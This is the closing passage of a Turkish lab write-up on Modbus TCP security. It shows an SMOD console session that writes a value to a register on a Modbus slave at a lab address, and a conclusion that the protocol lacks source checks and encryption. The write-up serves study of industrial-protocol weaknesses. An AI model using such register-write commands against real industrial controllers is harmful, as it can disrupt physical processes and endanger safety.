4. Aşama Register Değerlerinin değiştirilmesi writeSingleRegister modülü ile gerçekleştirilmiştir ve register 3 adresindeki 0 değeri hexadecimal 16 decimal 22 olarak slave e yazılmıştır Resim 10.

```
SMOD modbus(writeSingleRegister) >show options
 Name           Current Setting  Required  Description
 ----           ---------------  --------  -----------
 Output         True             False     The stdout save in output directory
 RHOSTS                          True      The target address range or CIDR identifier
 RPORT          502              False     The port number for modbus protocol
 RegisterAddr   0x0000           True      Register Address.
 RegisterValue  0x0000           True      Register Value.
 Threads        1                False     The number of concurrent threads
 UID            None             True      Modbus Slave UID.
SMOD modbus(writeSingleRegister) >set RHOSTS 192.168.1.145
SMOD modbus(writeSingleRegister) >set UID 2
SMOD modbus(writeSingleRegister) >set RegisterAddr 0x0002
SMOD modbus(writeSingleRegister) >set RegisterValue 0x16
SMOD modbus(writeSingleRegister) >exploit
[+] Module Write Single Register Start
[+] Connecting to 192.168.1.145
[+] Response is :
###[ ModbusADU ]###
  transId   = 0x11
  protoId   = 0x0
  len       = 0x6
  unitId    = 0x2
###[ Write Single Register Answer ]###
     funcCode  = 0x6
     registerAddr= 0x2
     registerValue= 0x16
SMOD modbus(writeSingleRegister) >
```

Resim 10 : Register değerinin reğiştirilmesi.

Aşağıda Resim 11 de son adıma(Register değerinin değiştirilmesi) ait wireshark ile saldırı anında yakalanan paket ve içeriği gösterilmiştir.



Resim 11 : Saldırı anında yakalanan paket.

SONUÇ VE DEĞERLENDİRMELER

Modbus Master, Modbus Slave ve saldırgan makinaları arasında akan Modbus TCP paketleri Wireshark aracı kullanılarak yakalanıp analiz edilmiştir. İlk etapta Modbus Master ve Modbus Slave makinaları arasında akan normal Modbus TCP paketleri yakalanmış ve daha sonrasında saldırgan makinasıyla smod aracı modülleri kullanılarak manipüle edilmiş Modbus TCP paketleri yakalanmıştır. Böylece normal Modbus TCP paketleriyle manipüle edilmiş Modbus TCP paketleri karşılaştırılarak analiz edilmiştir.

Yapılan analiz sonucunda Modbus TCP protokolünün kaynak IP kontrolünü yapmadığı, akan paketlerin şifrelenmeden açık metin şekilde gönderildiği, araya girerek iki cihaz arasında akan bütün paketlerin okunabildiği ve Smod aracı kullanılarak paketler üzerinde manipülasyon işlemlerinin gerçekleştirilebildiği analiz edilmiştir.